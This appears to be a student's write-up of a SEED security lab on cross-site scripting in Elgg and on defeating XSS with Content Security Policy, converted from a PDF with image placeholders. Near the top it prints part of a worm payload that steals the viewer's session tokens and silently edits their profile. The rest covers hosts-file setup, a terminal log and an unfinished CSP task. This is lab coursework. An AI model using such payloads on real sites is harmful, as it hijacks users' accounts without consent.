

```
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var content= token + ts + userName + desc + guid; //FILL IN
var samyGuid=42;
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```



My Code being added to Samy's profile














## Task 7: Defeating XSS Attacks Using CSP


I downloaded the code from one of the many versions of the websites

I then connected my VM to my computers Wifi Adapter allowing it to connect to the internet

I then downloaded Python 3 so I could run the same code.




I edited the /etc/hosts file



The screenshot shows a terminal window titled "Terminal" within an Oracle VM VirtualBox environment. The terminal displays the contents of the /etc/hosts file, which lists various IP addresses and their corresponding hostnames. The list includes localhost, ubuntu, and several example domains like www.example32.com, www.example68.com, and www.example79.com. It also includes domains related to SEED labs, such as www.OriginalPhpb3.com, www.CSRFLabCollabative.com, www.CSRFLabAttacker.com, www.SQLLabCollabative.com, www.XSSLabCollabative.com, www.SOPLab.com, www.SOPLabAttacker.com, www.SOPLabCollabative.com, www.OriginalphpMyAdmin.com, www.CSRFLabElgg.com, and www.XSSLabElgg.com. The terminal output is as follows:

```
127.0.0.1 localhost
127.0.0.1 ubuntu
# The following lines are for SEED labs
127.0.0.1 www.OriginalPhpb3.com
127.0.0.1 www.CSRFLabCollabative.com
127.0.0.1 www.CSRFLabAttacker.com
127.0.0.1 www.example32.com
127.0.0.1 www.example68.com
127.0.0.1 www.example79.com
127.0.0.1 www.SQLLabCollabative.com
127.0.0.1 www.XSSLabCollabative.com
127.0.0.1 www.SOPLab.com
127.0.0.1 www.SOPLabAttacker.com
127.0.0.1 www.SOPLabCollabative.com
127.0.0.1 www.OriginalphpMyAdmin.com
127.0.0.1 www.CSRFLabElgg.com
127.0.0.1 www.XSSLabElgg.com
```

I ran the server program




The screenshot shows a terminal window titled "Terminal" within an Oracle VM VirtualBox environment. The terminal displays the execution of a server program. The user runs the command `hostname pnm2ppa.conf` and then `[12/18/2021 22:29] seed@ubuntu:/etc$ sudo vi hosts`. The user enters the password for seed. The user then runs `[12/18/2021 22:36] seed@ubuntu:/etc$ cd .`, `[12/18/2021 22:37] seed@ubuntu:/etc$ cd ..`, and `[12/18/2021 22:37] seed@ubuntu:/etc$ cd ~`. The user then runs `[12/18/2021 22:37] seed@ubuntu:~$ ls`, which lists the contents of the home directory. The output is as follows:


```
hostname pnm2ppa.conf
[12/18/2021 22:29] seed@ubuntu:/etc$ sudo vi hosts
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
[12/18/2021 22:36] seed@ubuntu:/etc$ cd .
[12/18/2021 22:37] seed@ubuntu:/etc$ cd ..
[12/18/2021 22:37] seed@ubuntu:/etc$ cd ~
[12/18/2021 22:37] seed@ubuntu:~$ ls
csp          Music          Public
Desktop      openssl-1.0.1  Templates
Documents    openssl_1.0.1-4ubuntu5.11.debian.tar.gz  Ubuntu One
Downloads    openssl_1.0.1-4ubuntu5.11.dsc             Videos
elggData     openssl_1.0.1.orig.tar.gz
examples.desktop  Pictures
[12/18/2021 22:37] seed@ubuntu:~$ cd
[12/18/2021 22:37] seed@ubuntu:~$ csp
No command 'csp' found, but there are 20 similar ones
csp: command not found
[12/18/2021 22:37] seed@ubuntu:~$ cd csp
[12/18/2021 22:38] seed@ubuntu:~/csp$ ls
csptest.html http_server.py script1.js script2.js script3.js
[12/18/2021 22:38] seed@ubuntu:~/csp$ http_server.py
```

Point your browser to the following URLs. Describe and explain your observation.


<http://www.example32.com:8000/csptest.html>



<http://www.example68.com:8000/csptest.html>



<http://www.example79.com:8000/csptest.html>



Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

So I know you add the nonce used in too and whitelist example 68 and example 79 to get the required result but the original code I was given doesn't seem to read nonces.